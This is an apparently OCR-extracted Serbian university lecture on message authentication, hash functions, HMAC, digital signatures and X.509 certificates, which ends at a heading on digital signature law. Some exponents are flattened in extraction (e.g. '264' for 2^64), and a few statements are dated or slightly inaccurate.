- Poglavlje 9: Individualne vežbe
- Poglavlje 10: Domaći zadatak 05
- Zaključak

Copyright © 2017 – UNIVERZITET METROPOLITAN, Beograd. Sva prava zadržana. Bez prethodne pismene dozvole od strane Univerziteta METROPOLITAN zabranjena je reprodukcija, transfer, distribucija ili memorisanje nekog dela ili čitavih sadržaja ovog dokumenta., kopiranjem, snimanjem, elektronskim putem, skeniranjem ili na bilo koji drugi način.

Copyright © 2017 BELGRADE METROPOLITAN UNIVERSITY. All rights reserved. No part of this publication may be reproduced, stored in a retrieval system or transmitted in any form or by any means, electronic, mechanical, photocopying, recording, scanning or otherwise, without the prior written permission of Belgrade Metropolitan University.

Uvod

UVOD

Ovo poglavlje predstavlja uvod u oblast kriptografskih sistema.

Teme predavanja su:

- *Provera verodojstojnosti poruke*
- *Kod za autentifikaciju poruke*
- *Hash funkcije*
- *Digitalni potpis i tehnologija digitalnog potpisa*
- *Digitalna koverta i digitalni potpis email dokumenata*
- *Standard za digitalni potpis*
- *Pojam sertifikacionog tela*

U vežbi studenti će se upoznati sa:

- *Digitalnim potpisom*
- *Nmap besplatnim programom*

Poglavlje 1

Provera verodojstojnosti poruke

PROVERA IDENTITETA

Vernost ili autentičnost originalnog sadržaja poruka je bezbednosni mehanizam koji se koristi za proveru integriteta poruka

Vernost ili autentičnost originalnog sadržaja (autentifikacija poruke) poruka je bezbednosni mehanizam koji se koristi za proveru integriteta poruka, tj. da su primljeni podaci identični podacima koji su poslati, tj., da primljena poruka ne sadrži modifikacije, dodate delove, ili da su neki delovi izbrisani. Provera identiteta pošiljaoca poruke ili autentifikacija pošiljaoca, štiti od aktivnog napada falsifikovanja identiteta originalnog autora podataka, uz pomoć provere da je primljena poruke kompletno autentična.

Po definiciji, kompletna autentičnost poruke se odnosi na kombinovanu autentičnost

- *Sadržaja*
- *Autora-pošiljaoca poruke.*

MEHANIZAM ZA AUTENTIFIKACIJU

Mehanizam za autentifikaciju se sastoji od dve elementarne komponente.

U oba slučaja, bilo da je reč o autentifikaciji sadržaja ili pak autora poruke, mehanizam za autentifikaciju se sastoji od dve elementarne komponente koje je moguće posmatrati u dva nivoa funkcionalnosti:

- *na nižem nivou mehanizma nalazi se algoritam predstavljen funkcijama koje generišu i analiziraju autentifikacione podatke ili autentifikator, dok se*
- *na višem nivou nalazi protokol za autentifikaciju, kojim se definiše upotreba, tj. obrada autentifikatora kako bi primalac bio u stanju da proveri autentičnost.*

ALGORITAM ZA GENERISANJE AUTENTIFIKATORA

Tri klase algoritama za generisanje autentifikatora.

U praksi se koristi tri klasa algoritama za generisanje autentifikatora :

- *Klasa algoritama za šifrovanje poruke se koristi za transformaciju podataka poruke u kompletno šifrovanu verziju koja predstavlja autentifikator. Šifrovanje štiti od pasivnog napada prisluškivanja. Algoritmi za šifrovanje i dešifrovanje se zasnivaju na konceptu širantskog ključa. U slučaju prijema šifrovane poruke, moguće je izvršiti autentikaciju poruke jednostavnim korišćenjem usklađenog algoritma dešifrovanja i šifrantskog ključa.*
- *Ako pretpostavimo da samo pošiljalac i primalac dele ključ (što je potreban uslov za tajnost poruke), tada će samo pravi pošiljalac moći uspešno da šifruje poruka za pravog učesnika tajne komunikacione sesije, za primaoca koji će biti sposoban da istu dešifruje.*
- *Ako bi poslata poruka sadržala podatke komunikacionog kanalnog koda, tj., koda za kontrolu mogućih grešaka u prenosu, (na primer, koda za detekciju, otkrivanje greške), primalac bi i u slučaju greške pri prenosu ostao uveren da nisu napravljene nikakve promene u originalnoj poruci. Poruka sa vremenskim žigom ili priveskom (engl.*timestamp*) garantuje primaocu šifrovane poruke da poruka ne kasni.*

TEHNIKE KOJE SE NE OSLANJAJU NA ŠIFROVANJE

Postoji nekoliko pristupa za autentifikaciju poruke koje se ne oslanjaju na šifrovanje.

Pored tehnika baziranih na simetričnim algoritmima za šifrovanje i dešifrovanje, postoji nekoliko pristupa za autentifikaciju poruke koje se ne oslanjaju na šifrovanje. U svakom od ovih pristupa, za proveru autentičnosti generiše se u prilogu svake poruke dodatni autentifikator. Sama poruka nije šifrovana i može se pročitati bilo gde u komunikacionom kanalu, kao i na odredištu nezavisno od funkcija za autentifikaciju. U nastavku će biti opisana dva pristupa:

- izvod poruke *(funkcija koja na osnovu poruke i tajnog ključa generiše autentifikator);*
- hash funkcija *(funkcija koja na osnovu poruke proizvoljne dužine generiše hash vrednost koja ima fiksnu dužinu, i koja služi kao autentifikator).*

Poglavlje 2

Kod za autentifikaciju poruke

TEHNIKA AUTENTIFIKACIJE

Tehnika autentifikacije poruke se zasniva na korišćenju tajnog ključa za generisanje malog bloka autentifikacionih podataka.

Tehnika autentifikacije poruke se zasniva na korišćenju tajnog ključa za generisanje malog bloka autentifikacionih podataka, poznatog kao ''kod za autentifikaciju poruke'', koji se šalje u prilogu poruke. Ova tehnika podrazumeva protokol po kojem obe strane u komunikaciji, recimo A i B, dele zajednički tajni ključ K_{AB}. Kada A šalje poruku B, on izračunava kod za autentifikaciju poruke kao funkciju poruke i ključa: $MAC_M = F(K_{AB}, M)$. Poruka se zajedno sa kodom prenosi namenjenom primaocu. Primalac obavlja isto izračunavanje primljene poruke, koristeći isti tajni ključ, generiše nov kod za autentifikaciju poruke. Primljeni kod se upoređuje sa izračunatim.

Ako pretpostavimo da samo primalac i pošiljalac znaju identitet tajnog ključa, i ako primljeni kod odgovara izračunatom kodu, tada:

- *Primalac je siguran da poruka nije promenjena.*
- *Primalac je siguran da je poruka od navodnog pošiljaoca.*
- *Ako poruka sadrži redni broj, tada primalac može biti siguran u pravilan redosled.*

Može se koristiti nekoliko algoritama za generisanje kodova. NISTE specifikacija, FIPS Pub 113, preporučuje korišćenje DES-a. DES se koristi za generisanje šifrovanih poruka, a posljednji bitovi šifrata se koriste kao kod. Uobičajeno, se koristi poslednjih 16 - ili 32-bita kao kod za autentifikaciju poruke.


JEDNOSMERNA HASH FUNKCIJA

Alternativa za kod za autentifikaciju poruke je jednosmerna hash funkcija.

Alternativa za kod za autentifikaciju poruke je jednosmerna hash funkcija . Kao i kod za autentifikaciju poruke, hash funkcije prihvata promenljivu dužinu poruke M kao ulaz, i kao izlaz generiše fiksnu dužinu izvoda poruke H(M), Slika 1. Za razliku od MAC-a, hash funkcija ne koristi tajni ključ kao ulaz. Za autentifikaciju poruke, izvod poruke (engl. message digest) se šalje sa porukom na takav način da je izvod poruke autentičan.

Posmatrajte heš kao otisak prsta (engl. fingerprint) – prilikom slanja poruke, pošiljalac šalje i heš poruke. Na osnovu otiska primalac može odrediti da li je poruka koju je primio stigla

u originalnom ili izmenjenom obliku. Heš funkcije se dele na jednoparametarske (ulazni argument je samo poruka) i dvoparametarske (ulazni argumenti su poruka i tajni ključ). Heš funkcije su zasnovane na ideji kompresije. Kompresijom se dobija blok manji od ulaznog podatka. Kolizija (engl. collision) je pojava kada dva različita ulaza (ili više njih) rezultuju istim izlazom. Drugim rečima, postoji šansa da dve različite ulazne poruke rezultuju identičnim izlazom.



Slika 2.1 Izracunavanje hesh-a [Izvor:Autor]

TRI NAČINA OVERE PORUKE

Tri načina na koja poruka može biti overena.

Tri načina na koja poruka može biti overena (autentifikovana).

- *Izvod poruke može biti šifrovan pomoću konvencionalnog šifrovanja ako se pretpostavi da samo pošiljalac i primalac dele ključ za šifrovanje, tada je osigurana autentičnost.*
- *Poruka može biti šifrovana pomoću javnog ključa za šifrovanje. Upotreba javnog ključa za šifrovanje ima dve prednosti: ono pruža digitalno potpisivanje, kao i overu poruke; i ne zahteva distribuciju ključeva između stana u komunikaciji. Ova dva pristupa imaju prednosti nad pristupom kada se šifruju cele poruke jer je potrebno manje računanja.*
- *Može se koristiti i tehnika koja koristi hash funkcije, ali ne i šifrovanje za proveru identiteta poruke. Ova tehnika podrazumeva da obe strane u komunikaciji, recimo A i B, dele zajedničku tajnu vrednost S_{AB}. Dokle god tajna vrednost ostaje tajna, nemoguće je da napadač generiše lažne poruke.*

Poglavlje 3

Hash funkcije

HASH FUNKCIJE - UVOD

Svrha hash funkcije generiše jedinstven „otisak prsta“ (engl. "fingerprint").

Svrha hash funkcije generiše jedinstven „otisak prsta“ (engl. "fingerprint") za datoteku, poruku, ili drugi blok podataka. Hash vrednost se dodaje na kraj poruke. Korisnik koji prima poruku sa dodatom hash vrednosti, ponovo izračunava hash vrednost primljene poruke i upoređuje te dve vrednosti. Da bi bila korisna za overu poruke, hash funkcije H mora imati sledeća svojstva:

- *može se primeniti na blokove podataka proizvoljne dužine;*
- *H generiše izlaznu vrednost fiksne dužine;*
- *H(x) se relativno lako izračunava za bilo koje x;*
- *H(x) je jednosmerna funkcija (računski je nemoguće naći x tako da je H(x) = h);*
- *slaba otpornost na koliziju (engl. collision resistance)*
- *računarski je nemoguće naći bilo koje dve različite poruke y ≠ x takve da je H(y) = H(x);*
- *jaka otporost na koliziju*
- *računarski je nemoguće naći bilo koji par (x, y) takav da je H(x) = H(y).*

Prva tri svojstva su zahtevi za praktičnom primenom hash funkcije za overu poruke. Četvrto svojstvo je jednosmerno svojstvo: znači da je jednostavno generisati kod date poruke, ali je zapravo nemoguće generisati poruku za dati kod. Ovo svojstvo je važno ako tehnika overe uključuje korišćenje tajne vrednosti). Peto svojstvo je garancija da je nemoguće pronaći alternativnu poruke sa istom hash vrednosti kao što je vrednost date poruke.

Ovo sprečava falsifikovanje kada se koristi šifrovani hash kod.

VRSTE HASH FUNKCIJA

Različite vrste hash funkcija klasifikovanih po svojstvima.

Hash funkcije koja zadovoljava prvih pet svojstava naziva se slaba hash funkcija. Ako je šesto svojstvo takođe zadovoljeno, onda se to zove jaka hash funkcija. Šesto svojstvo štiti od sofisticirane klase napada poznate kao ’’rođendanski napad’’. Hash funkcije su preslikavanja tipa više na jedan i zbog toga nisu imune na kolizije (sudare). Kolizija (engl. c ollision) je pojava da dve različite ulazne poruke generišu isti izlaz. Pored pružanja provere identiteta poruke, izvod poruke takođe osigurava integritet podataka. On obavlja istu funkciju kao

sekvenca provere okvira (engl. frame check sequence): ako su neki bitovi u poruci slučajno promenjeni pri prenosu, izvod poruke će biti pogrešan.

Kao i kod simetričnog šifrovanja, postoje dva pristupa napada na bezbednost hash funkcije: kriptoanaliza i napad grubom silom. Kriptoanaliza hash funkcije uključuje eksploatisanje logičkih slabosti u algoritmu. Snaga hash funkcije protiv napada grubom silom zavisi isključivo od dužine hash koda koji generiše algoritam.

Ako se zahteva jaka otpornost na koliziju (ovaj je poželjno za siguran has kod opšte namene), tada vrednost 2n/2 određuje jačinu hash koda protiv napada grubom silom. Oorschot i Wiener predstavili su dizajn mašine od 10 miliona dolara koji bi mogao naći koliziju za MD5 u roku za 24 dana; MD5 ima 128-bitnu hash dužinu. Dakle, 128-bitni broj se može smatrati neadekvatnim. Sa hash dužinom od 160 bita, ista mašina bi tražla više od četiri hiljade godina da nađe koliziju. Sa današnjom tehnologijom, vreme će biti mnogo kraće, tako da se sada razmišlja o tome koliko će dugo još 160 bitova biti sigurna vrednost.

Ova lekcija sadrži video materijal. Ukoliko želite da pogledate ovaj video morate da otvorite LAMS lekciju.

JEDNOSMERNE HASH FUNKCIJE

Jednosmerne hash funkcije, ili sigurne hash funkcije, važne su ne samo za overu poruke, već i za digitalne potpise.

Sve hash funkcije rade koristeći sledeća opšta načela: Ulaz (poruka, datoteka, itd) se posmatra kao niz n-bitnih blokova. Ulaz se obrađuje jedan blok iterativno i generiše se n-bitna hash vrednosti. Najjednostavnija hash funkcija je ekskluzivno-ILI (XOR) bit-po-bit svakog bloka. To daje jednostavno parnost za svaku poziciju bita, i poznat je pod nazivom ''provera longitudalne redudanse'', a može se izraziti sledećom jednačinom:

$$Ci = bi1 \oplus bi2 \oplus . . . \oplus bim$$

Slika 3.1 Rad hash funkcije [Izvor:Autor]

To je prilično efikasno za slučajne podatke kao provera integriteta podataka. Svaka n-bitna hash vrednost je jednako verovatna. Sa predvidljivo formatiranim podacima, funkcija je manje efikasna. Jednostavan način za poboljšanje je pomak za jedan bit u levo, ili rotacijom, hash vrednosti nakon obrade svakog bloka. Hash funkcija sa rotacijom bita i operacijom eksluzivno ILI je nedovoljno pouzdana ako se samo hash vrednost dodatno šifruje. Međutim, ako šifrujete i poruku i pridruženu hash vrednost, metod se može primeniti u praksi.

DUŽINA HEŠA

Jedan od parametara koji utiču na odabir heš funkcije jeste dužina proizvedene heš vrednosti.

Heš dužine 128 bitova je prihvatljiv – napadač koji primenjuje napad zasnovan na rođendanskom paradoksu mora da računa heš 264 različitih dokumenata (što je vremenski mnogo zahtevnije od računanja 232 heša) kako bi našao dva sa istim heš vrednostima. MD2, MD4 i MD5 proizvode heš dužine 128 bitova. SHA i RIPEMD-160 proizvode heš dužine 160 bitova, što odgovara dužini koju je NIST propisao za SHS (secure hash standard).
Ukoliko sumnjate da je generisani heš prekratak, a imate poverenja u heš funkciju, dužinu proizvedenog heša možete uvećati pomoću sledećeg algoritma:

- *h1 = H(m)*
- *h2 = h1|H(h1|m)*
- *h3 = h2|H(h2|m)*

Postupak se nastavlja dok se ne dobije heš željene dužine. Na primer, ako funkcija H proizvodi heš dužine 128 bitova, koristeći ovaj algoritam sa 8 iteracija dobićete heš dužine 1024 bita.

SIGURNE HASH FUNKCIJE

Poslednjih godina, najčešće korišćena hash funkcija je sigurni hash algoritam (Secure Hash Algorithm - SHA).

SHA je razvijen od strane Nacionalnog instituta za standarde i tehnologiju (NISTE) i objavljen 1993. godine kao FIPS 180 (Federal Information Processing Standard). Kada su otkrivene slabosti u SHA, revidirana verzija je izdata 1995. kao FIPS 180-1 i uopšteno se naziva SHA-1. SHA-1 generiše hash vrednosti od 160 bita. Godine 2002., NISTE je izradila revidirane verzije standardnog, FIPS 180-2, koji definiše tri nove verzije SHA, sa hash vrednostima dužine 256, 384, i 512 bita, poznate kao SHA-256, SHA-384, i SHA -512.

Nove verzije imaju istu osnovnu strukturu i koristite isti tip modularne aritmetike i logičke binarne operacije kao SHA-1. NISTE je 2005., objavio nameru da pređe na korišćenje drugih verzija SHA do 2010. Ubrzo nakon toga, istraživački tim je objavio napad u kome se na osnovu dve odvojene poruke može naći isti SHA-1 hash upotrebom 2^{69} operacija, daleko manje od 2^{80} operacija koliko se pre mislio da je potrebno za nalaženje kolizije za SHA-1 hash. Ovaj rezultat bi trebalo da ubrza prelaz na druge verzije SHA.

Ova lekcija sadrži video materijal. Ukoliko želite da pogledate ovaj video morate da otvorite LAMS lekciju.

SHA-512

Koraci obrade u SHA-512 algoritmu.

Ulaz u algoritam je poruka maksimalne dužine manje od 2^{128} bita koji generiše izlaz 512-bitni izvod poruke. Ulaz se obrađuje u 1024-bitnim blokovima.

Obrada se sastoji od sledećih koraka:

- *Korak 1: Dodati umetak bitova: tako da dužina poruke kongruentna sa 896 po modulu 1024 [dužina 896 (mod 1024)]. Umetak ili dopunu (engl. padding) čine 1-bit na kraju iza kojeg sledi potreban broj 0-bitova, tj. poruka se nastavlja nizom 1000...*
- *Korak 2: Dužina dodatka: na rezultat se dodaje blok od 128 bitova koji predstavlja dužinu poruke (pre umetanja).*
- *Korak 3: Inicijalizacija hash bafera: na navedenu 64-bitnu vrednost.*
- *Korak 4: Poruka se obrađuje u blokovima od po 1024-bita (128 reči), koji čine srce algoritma, kao modul, označen sa F na slici. Algoritma se sastoji od 80 rundi.*
- *Korak 5: Izlazna konačna vrednost hash bafera je rezultujuća hash vrednost.*

SHA-512 algoritam ima svojstvo da je svaki bit hash koda funkcija svakog bita ulaza. Kompleksno ponavljanje osnovne funkcije F daje rezultate koji su dobro izmemešani; takve da je malo verovatno da će dve poruke izabrane nasumice, čak i ako izlegaju slično, imati isti hash. Ako ne postoji neka skrivena slabost, za nalaženje dve poruke koje imaju isti potpis, potrebno je 2256 operacija, dok je za pronalaženja poruke za dati izvod potrebno 2512 operacija.

DRUGE SIGURNE HASH FUNKCIJE

Ostale često korišćene hash funkcije.

MD5 *algoritam za izvod poruke (RFC 1321) razvio je Ron Rivest. Do pojave kriptoanalize i napada grubom silom, MD5 je bio najčešće korišćen siguran algoritam. Algoritam kao ulaz uzima poruku proizvoljne dužine i generiše kao izlaz izvod poruke od 128-bitova. Ulazni se obrađuje u 512-bitnim blokovima, koji se sada smatra premalim za bezbednost.*

Whirlpool *je razvio Vinsent Rijmen i Paulo Barreto. To je jedna od samo dve hash funkcije usvojene od NESSIE (New European Schemes for Signatures, Integrity, and Encryption). Blok šifra W ima sličnu strukturu i koristi istu osnovne funkcije kao AES, ali sa dužinom bloka i ključa od 512-bita. Algoritam uzima kao ulaz poruke maksimalne dužine manje od* 2^{256} *bita i generiše 512-bitni izvod poruke. Ulaz se obrađuje u 512-bitnim blokovima.*

HMAC*Poslednjih godina došlo je do povećanog interesa za razvijanje MAC izvedenih od kriptografskih hash kodova, poput SHA-1, jer su obično najbrži, a kod je široko dostupan. Hash funkcija poput SHA-1 nije bila dizajnirana za korišćenje kao MAC i ne može se direktno koristiti za tu svrhu, jer se ne oslanja na tajni ključ. Postoje brojni predlozi za uključivanje tajnog ključa u postojeće hash algoritme. Pristup koji je dobio podršku većine je HMAC.*

HMAC je izdat kao RFC 2104, izabran je kao obavezan MAC alat za IP Security protokol, a koristi se u drugim internet protokolima, kao što su Transport Layer Security (TLS, koga će uskoro zameniti Secure Sockets Layer - SSL) i za bezbedne elektronske transakcije (Secure Electronic Transaction - SET).
HMAC tretira hash funkciju kao "crnu kutiju". Ovo ima dve prednosti. Prvo, postojeća implementacija neke hash funkcije se može koristiti kao modul u implementaciji u HMAC. Na taj način, HMAC kod je unapred prepakovan i spreman za korišćenje, bez modifikacija. Drugo, ako je nekada potrebno zameniti hash funkciju u HMAC-u, sve što je potrebno je da se izbriše postojeća hash funkcija modula i doda novi modul. Važnije, ako je bezbednost umetnute hash funkcije kompromitovana, bezbednost HMAC može biti zadržana jednostavnom promenom

ugrađene hash funkcije sa sigurnijom. Takođe, HMAC može biti dokazano siguran pod uslovom da ugrađena hash funkcija ima neku usvojenu kriptografsku snagu.

SIGURNOST HMAC-A

Ovde se razmatra sigurnost HMAC hash funkcije.

Bezbednost HMAC funkcije bazirana je na ugrađenoj hash funkciji; zavisi od kriptografske snage ugrađene hash funkcije. Sigurnost MAC funkcija je obično izražena odnosom verovatnoće uspešnog falsifikata u određenom vremenu koje je proveo napadač i broja poruka MAC-para kreiranih istim ključem. U suštini, verovatnoća uspešnog napada je:
1. da li je napadač u mogućnosti da izračuna izlaznu funkciju kompresije čak sa IV koji je slučajan, tajan i nepoznat za napadača. Za ovaj napad, IV u hash funkciji (slika 5.6) se zamenjuje tajnom, slučajnom vrednosti od n bitova. Napad na ovu hash funkciju zahteva ili napad grubom silom na ključ, koji je reda 2n pokušaja, ili rođendanski napad, što je poseban slučaj sledećeg napada;
2. da li napadač može da nađe koliziju hash funkcije, čak i kada je IV je slučajan i tajan. Ovde napadač traži dve poruke M i M' koji generišu isti hash: H (M) = H (M').

Ovo je rođendanski napad, i zahteva 2n/2 pokušaja za heš dužinu n. Na osnovu toga, bezbednost MD5 je doveden u pitanje, jer je nivo od 264 pokušaja izgleda izvodljivo sa današnjom tehnologijom. Da li to znači da su 128-bitne hash funkcije kao što je MD5 neprikladne za HMAC? Odgovor je ne, jer kad napada HMAC, napadač ne može generisati parove poruka/kod nezavisno jer ne zna K.
Dakle, napadač mora posmatrati niz poruka generisane HMAC algoritmom sa istim ključem i izvršava napad na ove poznate poruke. Za heš kod dužine 128 bitova, to zahteva 264 posmatranih blokova (272 bita) generisan istim ključem. Na 1-Gbps linku, trebao bi posmatrati kontinualni tok poruke bez ikakvih promena ključa oko 150.000 godina, kako bi uspeo. Dakle, ako je brzina bitna, potpuno je prihvatljiva upotreba MD5 radije od SHA kao ugrađene hash funkcije za HMAC.

PRIMENA HEŠ FUNKCIJA

Poseban problem predstavlja čuvanje informacija o lozinkama na disku računarskog sistema.

Jedan od glavih problema sigurnosti je autentičnost korisnika – sistem na neki način mora da zna da li se radi o ovlašćenom korisniku ili ne. Zbog toga, svaki korsinik pre korišćenja sistema mora da se identifikuje, to jest da se predstavi. Nakon provere identiteta, sistem korisniku daje prava da koristi samo one resurse za čije je korišćenje ovlašćen.

Ukoliko problem kontrole pristupa sistemu nije dobro rešen, uljezi lako mogu doći do tih informacija. U tom slučaju, uljez raspolaže lozinkama svih korisnika, uključujući i lozinke povlašćenih korisnika, kao što su administratori sistema. Zbog toga se informacije o lozinkama obrađuju jednosmernim heš funkcijama. Prilikom prvog prijavljivanja na sistem, korisnik smišlja lozinku. Smeštanje lozinke na disk obavlja se na sledeći način:

- korisnik unosi novu lozinku (lozinkaA) ,
- operativni sistem računa heš unete lozinke: hA = h (lozinkaA),
- dobijena vrednost se smešta na disk u odgovarajuću tabelu koju čine uređeni parovi (korisničko ime, heš).

Svaki sledeći put kada želi da se prijavi, korisnik navodi korisničko ime i lozinku. Sistem računa heš unete lozinke hB = h (lozinkaB), u tabeli traži heš koji odgovara navedenom korisničkom imenu i upoređuje ga sa dobijenom vrednošću. Ako je hA=hB, identitet korisnika je potvrđen.
Napadač može doći do tabele u kojoj su opisani parovi (korisničko ime, heš), ali na osnovu tih vrednosti ne može rekonstruisati lozinke, jer su heš funkcije jednosmerne.

Poglavlje 4

Digitalni potpis i tehnologija digitalnog potpisa

DIGITALNI POTPIS

Digitalni potpis je kriptografska tehnika koja ukazuje na vlasnika ili stvaraoca dokumenta, ili označava nečiju saglasnost sa sadržajem dokumenta.

Digitalni potpis *(engl.* Digital Signature *) je skup podataka u elektronskom obliku koji su dodati ili logički pridruženi elektronskim porukama ili dokumentima i služe kao metod za identifikaciju potpisnika. Svrha digitalnog potpisa je da potvrdi autentičnost sadržaja poruke (dokaz da poruka nije promenjena na putu od pošiljaoca do primaoca), kao i da obezbedi garantovanje identiteta pošiljaoca poruke.*

Osnovu digitalnog potpisa čini sadržaj same poruke. Pošiljalac primenom kriptografskih algoritama prvo od svoje poruke koja je proizvoljne dužine stvara zapis fiksne dužine (pr. 512 ili 1024 bita) koji u potpunosti oslikava sadržaj poruke. To znači da svaka promena u sadržaju poruke dovodi do promene potpisa. Dakle, pošiljalac kreira digitalni potpis na osnovu poruke koju želi da pošalje. Šifruje ga svojim tajnim ključem i šalje zajedno sa porukom. Primalac po prijemu poruke dešifruje potpis pošiljaoca njegovim javnim ključem. Zatim kreira potpis na osnovu poruke koju je primio i upoređuje ga sa primljenim potpisom. Ako su potpisi identični, može biti siguran da je poruku zaista poslao pravi pošiljaoc (jer je njegovim javnim ključem uspešno dešifrovao potpis) i da je ona stigla nepromenjena (jer je utvrđeno da su potpisi identični).

Dakle, digitalni potpis je elektronska zamena rukom pisanog potpisa, a ne digitalna slika ručnog potpisa. Digitalni potpis omogućava identifikaciju učesnika u komunikaciji i integritet podataka. Za proveru identiteta i integriteta koristi se javni ključ sadržan u digitalnom sertifikatu.

*Američki Nacionalni institut za standarde i tehnologiju (NISTE) objavio je FIPS PUB 186, poznat kao standard za digitalni potpis (*Digital Signature Standard *- DSS). DSS koristi SHA-1 i predstavlja novu tehniku digitalnog potpisa, algoritam digitalnog potpisa (*Digital Signature Algorithm *- DSA). DSS je prvobitno predloženo 1991. i revidiran 1993. kao odgovor na povratne informacije na javno objavljen algoritam. Došlo je ponovo do manje revizije 1996. DSS koristi algoritam koji je kreiran kako bi da obezbedi samo funkciju digitalnog potpisa. Za razliku od RSA, ne može se koristiti za šifrovanje ili razmenu ključa.*

DIGITALNI SERTIFIKAT

Digitalni (elektronski) sertifikat (digital certificate) je elektronski dokument koji izdaje Sertifikacioni autoritet (Certification Authority - CA).

Digitalni sertifikat može da se shvati kao digitalna lična karta, jer sadrži podatke o korisniku sertifikata i podatke o izdavaocu sertifikata. To je uverenje kojim se potvrđuje veza između podataka za verifikaciju elektronskog potpisa i identiteta potpisnika, koji je izdat od strane akreditovanog sertifikacionog tela.

U okviru digitalnog sertifikata koji se izda korisniku nalazi se pored ostalog i korisnikov javni kriptografski ključ (Public Key), koji je par njegovom tajnom kriptografskom ključu (Private Key). Sertifikacioni autoritet garantuje tačnost podataka u sertifikatu tj. garantuje da javni ključ koji se nalazi u sertifikatu pripada korisniku čiji su podaci navedeni u tom istom sertifikatu. Zbog toga, ostali korisnici na Internetu ukoliko imaju poverenje u Sertifikacioni autoritet, mogu da budu sigurni da određeni javni ključ zaista pripada korisniku koji je vlasnik pripadajućeg tajnog ključa.

Digitalni sertifikat je elektronski dokumenat koji je javno dostupan na Internetu. Zbog toga što se u okviru sertifikata nalaze javni ključevi korisnika sertifikata, distribucijom sertifikata se distribuiraju i javni ključevi. Iz tog razloga, omogućena je pouzdana razmena javnih ključeva posredstvom Interneta između korisnika koji se nikada nisu sreli, uz mogućnost verifikovanja identiteta korisnika.

Digitalni sertifikat je nemoguće falsifikovati jer je potpisan tajnim kriptografskim ključem (Private Key) sertifikacionog tela. Za verifikovanje valjanosti digitalnog sertifikata koristi se javni ključ tj. sertifikat sertifikacionog tela.
Digitalni sertifikat (engl. certificate) čine:
• javni ključ,
• informacije o identitetu (ime, identifikator korisnika – UID, ...),
• informacije koje se tiču ovlašćenja korisnika, npr. dozvole za pristup resursima (opciono),
• jedan ili više digitalnih potpisa.

ZA ŠTA SE KORISTI DIGITALNI SERTIFIKAT

Navodi se podrška koja se obezbeđuje upotrebnom digitalnog sertifikata.

Digitalni sertifikati obezbeđuju podršku za:

- Proveru identiteta. Digitalni sertifikati koje izdaje PKI omogućavaju pojedinačnim korisnicima i organizacijama da provere identitet učesnika u komunikaciji/transakciji. U mrežnom segmentu, provera identiteta predstavlja identifikaciju entiteta, a sertifikati su jedan od oblika podrške toj proveri. Primer provere identiteta na mreži jeste provera identiteta klijenta od strane servera i servera os strane klijenta. Sledeći primer je

digitalni potpis elektronske pošte u kombinaciji sa sertifikatom koji identifikuje pošiljaoca, obezbeđuje snažne dokaze da je osoba identifikovana sertifikatom zaista poslala tu poruku.

- Proveru integriteta. Digitalni sertifikat obezbeđuje integritet poruka, to jest onemogućava da korisnik primi izmenjenu ili oštećenu poruku.
- Autorizaciju pristupa. Digitalni sertifikati zamenjuju često zaboravljene korisnička imena i lozinke na Internetu.
- Neporicanje. Digitalni sertifikati potvrđuju korisnički identitet, čineći ga skoro nemogućim za kasnije odbacivanje digitalno „označenih“ transakcija, na primer, kupovina preko Web lokacije. Takođe, sertifikat onemogućava potpisnika da kasnije ne prizna slanje digitalno potpisane elektronske pošte.

X.509 SERTIFIKATI

X.509 je osmišljen kao podrška proveri identiteta zapisa X.500.

X.509 sertifikat u verziji 3 sadrži sledeća polja:
• verzija X.509 sertifikata,
• jedinstveni serijski broj koji je sertifikatu dodelio CA,
• identifikator algoritma kojim je CA potpisao sertifikat,
• X.500 naziv izdavača sertifikata,
• opseg važenja (par datuma između kojih se sertifikat smatra važećim),
• X.500 naziv entiteta sa privatnim ključem koji odgovara javnom ključu sadržanom u sertifikatu,
• jedinstveni identifikator izdavača,
• jedinstveni identifikator entiteta,
• javni ključ i identifikator algoritma za koji se ključ koristi,
• digitalni potpis sertifikata privatnim ključem CA.

Najznačajnija izmena uneta u trećoj verziji sertifikata jeste proširivost formata sertifikata i CRL. Organizacija koja implementira standard može definisati sadržaj sertifikata shodno svojim potrebama. Na primer, treća verzija X.509 sertifikata daje mogućnost CA da sertifikatu doda liste pravila koje pomažu korisniku da vidi da li je sertifikat podesan za određenu upotrebu.

SERTIFIKACIONO TELO - MUP RS

Sertifikaciono telo ili Sertifikacioni Autoritet (CA – Certification Authority) MUP RS predstavlja najvišu tačku poverenja u čitavom PKI sistemu MUP RS.

Osnovni zadatak CA je da procedurom digitalnog potpisa na bazi asimetričnog kriptografskog algoritma i svog privatnog ključa, koji mora biti najstrože čuvana tajna, garantuje vezu između javnog ključa i identiteta određenog subjekta za potrebe zaštićene elektronske razmene podataka u okviru MUP RS. Svaki subjekat ima mogućnost da verifikuje digitalni

potpis CA, na bazi javnog ključa asimetričnog kriptografskog algoritma CA, koji je poznat i dostupan svim korisnicima

Sertifikaciono telo MUP RS (MUPCA) za potrebe izdavanja sertifikata građanima na elektronskim identifikacionim dokumentima sa čipom (e-ID) u okviru Ministarstva unutrašnjih poslova Republike Srbije izdaje kvalifikovane elektronske sertifikate za građane tako što formira elektronski potpis sertifikata na osnovu svog privatnog ključa i asimetričnog kriptografskog algoritma.

MUPCA je odgovorno za pružanje kompletnih usluga sertifikacije, koje uključuju sledeće servise, i to:

- Registraciju korisnika,
- Formiranje prvog asimetričnog para ključeva za korisnike i pridruženog kvalifikovanog sertifikata za potrebe autentikacije/šifrovanja,
- Formiranje drugog asimetričnog para ključeva za korisnike i pridruženog kvalifikovanog elektronskog sertifikata za potrebe kreiranja kvalifikovanog eletkronskog potpisa. Ovaj par ključeva se generiše u okviru samog sredstva za generisanje kvalifikovanog elektronskog potpisa u postupku dopersonalizacije e-ID kartica građana,
- Distribuciju privatnog ključa i kvalifikovanih elektronskih sertifikata korisnicima na način propisan Zakonom,
- Upravljanje procedurom opoziva kvalifikovanih elektronskih sertifikata I
- Obezbeđivanje statusa opozvanosti kvalifikovanih elektronskih sertifikata.

ZAKON O DIGITALNOM POTPISU

